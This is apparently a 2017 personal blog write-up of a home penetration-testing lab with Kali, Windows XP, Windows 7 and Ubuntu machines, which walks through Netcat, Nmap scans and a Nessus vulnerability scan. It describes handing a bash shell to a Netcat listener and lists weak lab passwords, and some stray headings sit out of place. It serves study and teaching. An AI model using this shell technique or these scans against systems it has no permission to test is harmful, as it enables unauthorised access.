PENTESTING WINDOWS, LINUX, AND UBUNTU ENVIRONMENT

May 7th, 2017

INTRO

Penetration testing is an intentional skill for any organization or entity interested in protecting their resources and secure valuable data.

According to CSO, a news and analytical source for a range of security and risk management topics, cybercrime damage costs are expected to hit $6 trillion annually by 2021.

Additionally, up to 200 billion Internet of Thing (IOT) devices will need securing by 2020. Offensive and defensive communities in the security industry will be working continuously to create and mitigate newer and more prevalent threats for our technology as it changes.


In this particular self-designed project my goal is a set up a preliminary lab environment using Kali, Windows and Ubuntu machine images and perform a simulated penetration test on these environments. I will be using Georgia Weidman's book "Penetration Testing: A Hands on Introduction to Hacking" to guide my experience as well as few online resources to supplement procedures.

LAB

Kali

This machine was downloaded off the official Kali Linux website https://www.kali.org/downloads/ and comes pre-installed with various security tools applicable to this penetration test such as Metasploit Framework and Netcat. Other tools have been installed via command line using Linux's "apt-get" command and downloaded via internet.


Ubuntu



The image for this Ubuntu target was obtained from torrent file for Georgia Weidman's security pentesting book website https://www.nostarch.com/pentesting and was installed with administrator name and passwords set to

georgia:password

Windows Xp Sp3




This machine represents a base installation of Windows Xp Sp3 with no additional security updates. It was created with two main user accounts to represent users in a working environment and their credentials are as follows:

georgia:password
secret:Password123

Additionally, the Windows Firewall is turned off to allow execution of vulnerable software and for remote connectivity.

Other vulnerable software such as Zervit 0.4, SLMail 5.5, XAMP 1.7.2 etc were installed via command line to create a vulnerable environment for simulations.

Windows 7



The final machine represents a Windows 7 operating system and also opts out of automatic updates, disables firewall, and has a user accounts with vulnerable password:

georgia:password

Additional Notes

In this project I will address all machines by ip addresses relevant and statically configured to my home internet connection.

Firewalls have been turned off to allow peer to peer connectivity in my simulated network.

They are as follows:
Windows Xp Sp3: 192.168.0.30
Ubuntu: 192.168.0.31
Windows 7: 192.168.0.32
Kali: 192.68.0.33

NETCAT

Lets begin!

To begin the lab, the first thing I will implement is the Netcat tool in my Kali Linux environment alone.


Netcat is a computer networking utility tool meant to read, write to and manage network connections using Transmission Control Protocol (TCP) and User Datagram Protocol (UDP).

A few of its built in features include port scanning, file transferring, and port listening. It also has the ability to be implemented as a backdoor for any user intending to maintain access to an exploited system.

Check if port 80 (HTTP) is listening

This exercise simply allows Kali to contact the system it is currently running on (ip address of Kali itself) to see if port 80 (used for HTTP) is running.


As shown below the port is open and is listening (apache2 was started earlier using the command “service apache2 start”).



Use Netcat "Listener" feature

In this exercise I will start Netcat in one terminal window of Kali and connect to the same listener in another terminal.

After establishing a connection one can see that text from the second terminal "Hi Neeharika" is pushed onto the listening terminal after making the connection.




Pushing Command Shell to Listener

This exercise builds on the previous exercise by 1st setting up a listener and then this time instead of pushing text "Hi Neeharika" to the listener, pushes command "-e /bin/bash" to the listener, allowing the listener terminal to gain command over the system that connected to it.

In this case, Kali is the system connecting to itself.

This same exercise performed on a 2-host network would allow host 1 to gain system level privileges and control of the user and system on host 2 that connected to it.

Two commands “whoami” and “ifconfig” were executed on the listening terminal to prove connection and control has been established.




Port Scanning

This is exercise will simulate one of the most limitless and irreplaceable stages of a penetration test: port scanning.

Port scanning allows the tester to target one or multiple machines by specifying their ip ranges and query the environment for active services, ports and vulnerable software installations.

Here I will query the Windows Xp Sp3 for port 80 (http) for connectivity.

According to our output, port 80 on Windows Xp Sp3 is open.



Nmap is a vibrant port scanning and network mapping tool that has the ability to scan large networks for for active services, ports and vulnerable software installations.

It is extremely useful in gathering large amounts of information about a target environment in a short period of time and can be used in the first step to understanding your own environment/protecting it against unwanted threats.

Port Scanning

In this exercise I will be scanning ip addresses of range 192.168.0.30-192.168.0.33 on my network. This would allow me to target all 4 of my machines.

The “-sS” option tells Nmap to perform a “Syn” scan, creating a an open tcp connection with all hosts in our specified range. The “-oa” option allows Nmap to log results in all formats (nmap, gnap, and xml).

By specifying a relatively large range of 4 ip addresses, my Nmap scan picked up information about all 4 hosts in my virtual network environment:

192.168.0.30 – Windows Xp Sp3
192.168.0.31 - Ubuntu
192.168.0.32 – Windows 7
192.168.0.33 - Kali

According to Nmap’s output, Windows Xp Sp3 has numerous service ports open such as ftp, smtp, http, etc., Ubuntu is almost completely closed, Windows 7 has msrpc, netbios-ssn, Microsoft-ds and other “unknown” ports open, and the Kali Linux box has http over port 80 open.

```
root@kali:~# nmap -sS 192.168.0.30-33 -oA booknmap

Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2017-05-07 19:31 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using -
-system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.0.30
Host is up (0.00018s latency).
Not shown: 992 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
25/tcp   open  smtp
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
443/tcp  open  https
445/tcp  open  microsoft-ds
3306/tcp open  mysql
MAC Address: 08:00:27:A6:E2:08 (Oracle VirtualBox virtual NIC)
```

```
Nmap scan report for 192.168.0.31
Host is up (0.00019s latency).
All 1000 scanned ports on 192.168.0.31 are closed
MAC Address: 08:00:27:3D:F4:5E (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.0.32
Host is up (0.00019s latency).
Not shown: 990 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5357/tcp  open  wsdapi
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
MAC Address: 08:00:27:3A:ED:EA (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.0.33
Host is up (0.0000020s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
80/tcp open  http

Nmap done: 4 IP addresses (4 hosts up) scanned in 0.48 seconds
```

armitage

Version Port Scanning

The pervious “-sS” Syn port scan was helpful for identifying key information such as available services over a large range of ip addresses.

The downfall however is that it does not allow you to view which version of particular services are running. In order to obtain a more detailed view of one’s environment they may run a version scan.

The command for version scan changes slightly by specifying “-sV” for version scan and “bookversionnmap” for output. It is only with a version scan like this that one can obtain more detailed information about the version of software running on each particular host in the target environment.

With this information one could perform further research to identify software and services vulnerable to exploits and update them to ensure greater network security.

```
root@kali:~# nmap -sV 192.168.0.30-33 -oA bookversionnmap
```

```
Service scan Timing: About 94.44% done; ETC: 19:39 (0:00:08 remaining)
Nmap scan report for 192.168.0.30
Host is up (0.00018s latency).
Not shown: 992 closed ports
PORT     STATE SERVICE      VERSION
21/tcp   open  ftp          FileZilla ftpd 0.9.32 beta
25/tcp   open  smtp         SLmail smtpd 5.5.0.4433
80/tcp   open  http         Apache httpd 2.2.12 ((Win32) DAV/2 mod_ssl/2.2.12 OpenSSL/0.9.8k
 mod_autoindex_color PHP/5.3.0 mod_perl/2.0.4 Perl/v5.10.0)
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
443/tcp  open  ssl/http     Apache httpd 2.2.12 ((Win32) DAV/2 mod_ssl/2.2.12 OpenSSL/0.9.8k
 mod_autoindex_color PHP/5.3.0 mod_perl/2.0.4 Perl/v5.10.0)
445/tcp  open  microsoft-ds Microsoft Windows XP microsoft-ds
3306/tcp open  mysql?
MAC Address: 08:00:27:A6:E2:08 (Oracle VirtualBox virtual NIC)
Service Info: Host: bookxp; OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:
microsoft:windows_xp

Nmap scan report for 192.168.0.31
Host is up (0.00045s latency).
All 1000 scanned ports on 192.168.0.31 are closed
MAC Address: 08:00:27:3D:F4:5E (Oracle VirtualBox virtual NIC)
```

```
Nmap scan report for 192.168.0.31
Host is up (0.00045s latency).
All 1000 scanned ports on 192.168.0.31 are closed
MAC Address: 08:00:27:3D:F4:5E (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.0.32
Host is up (0.00024s latency).
Not shown: 990 closed ports
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds
5357/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 08:00:27:3A:ED:EA (Oracle VirtualBox virtual NIC)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.0.33
Host is up (0.0000030s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.23 ((Debian))

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
 .
Nmap done: 4 IP addresses (4 hosts up) scanned in 158.98 seconds
```

ef xss framework

Here we gain some important information about each environment. For example, the Windows Xp Sp3 machine has “Filezilla ftpd 0.9.32 beta”, “Slmail smtp 5.5.0.4433”, “Apache httpd 2.2.12”, etc.

Similarly, UDP scans and specific port scans can be performed by changing Nmap parameters.


NESSUS


In this section of the project I will work with Nessus, a popular vulnerability scanner in both private and enterprise environments.


Nessus, although created and distributed as a proprietary software from Tenable Network Security, it is available free of charge in non-enterprise environments.


Nessus is famous for detecting vulnerabilities of all types which are not limited to: misconfigurations, default passwords, denial of services, and other inherent system flaws based on the operating system.


In this exercise I will create a policy on the Nessus interface that will allow me to conduct a “Basic Network Scan.” This scan will target my virtual lab ip range (192.168.0.30-192.168.0.33) to identify vulnerabilities in my environment.





Nessus / Login - Mozilla Firefox
Nessus / Login
https://kali:8834
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Nessus
georgia
Remember Me
Sign In


Nessus Home / Policies - Mozilla Firefox
Nessus Home / Policies
https://kali:8834/#/policies/new
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Nessus
Scans
Policies
georgia
Policy Library
All Templates
Scanner
Scanner Templates
Advanced Scan
Configure a scan without using any recommendations.
Audit Cloud Infrastructure
Audit the configuration of third-party cloud services.
Badlock Detection
Remote and local checks for CVE-2016-2118 and
Bash Shellshock Detection
Remote and local checks for CVE-2014-6271 and
Basic Network Scan
A full system scan suitable for any host.
Credentialed Patch Audit
Authenticate to hosts and enumerate missing updates.
DROWN Detection
Remote checks for CVE-2016-0800.
Host Discovery
A simple scan to discover live hosts and open ports.


Nessus Home / Policies / Editor - Mozilla Firefox
Nessus Home / Polici...
https://kali:8834/#/policies/new/731a8e52-3ea6-a2
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Nessus
Scans
Policies
georgia
New Policy / Basic Networ...
Policy Library
Settings
Credentials
BASIC
General
Permissions
DISCOVERY
ASSESSMENT
REPORT
ADVANCED
Settings / Basic / General
Name
neeharikaspolicy
Description
Neeharika's basic network scan for virtual lab pentesting environment
Save
Cancel


Nessus Home / Scans / Editor - Mozilla Firefox
Nessus Home / Scan...
https://kali:8834/#/scans/new/731a8
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
BASIC
General
Schedule
Notifications
DISCOVERY
ASSESSMENT
REPORT
ADVANCED
Settings / Basic / General
Name
VirtualLabScan
Description
Scanning all ips in Neeharika's virtual lab
Folder
My Scans
Targets
192.168.0.30
192.168.0.31
192.168.0.32
192.168.0.33


Hosts > 192.168.0.30 > Vulnerabilities 109
Severity
Plugin Name
Count
CRITICAL Apache 2.2.x < 2.2.13 APR apr_palloc Heap Overflow 2
CRITICAL Apache 2.2.x < 2.2.15 Multiple Vulnerabilities 2
CRITICAL OpenSSL Unsupported 2
CRITICAL PHP 5.3.x < 5.3.15 Multiple Vulnerabilities 2
CRITICAL PHP Unsupported Version Detection 2
CRITICAL MS17-010: Security Update for Microsoft Windows SMB Server (4... 1
HIGH Apache 2.2.x < 2.2.14 Multiple Vulnerabilities 2
HIGH Apache 2.2.x < 2.2.28 Multiple Vulnerabilities 2
HIGH OpenSSL 0.9.8 < 0.9.8za Multiple Vulnerabilities 2
HIGH OpenSSL 0.9.8 < 0.9.8zb Multiple Vulnerabilities 2
Host Details
IP: 192.168.0.30
MAC: 08:00:27:a6:e2:08
OS: Microsoft Windows XP Servic 2
Microsoft Windows XP Servic 3
Windows XP for Embedded Sy
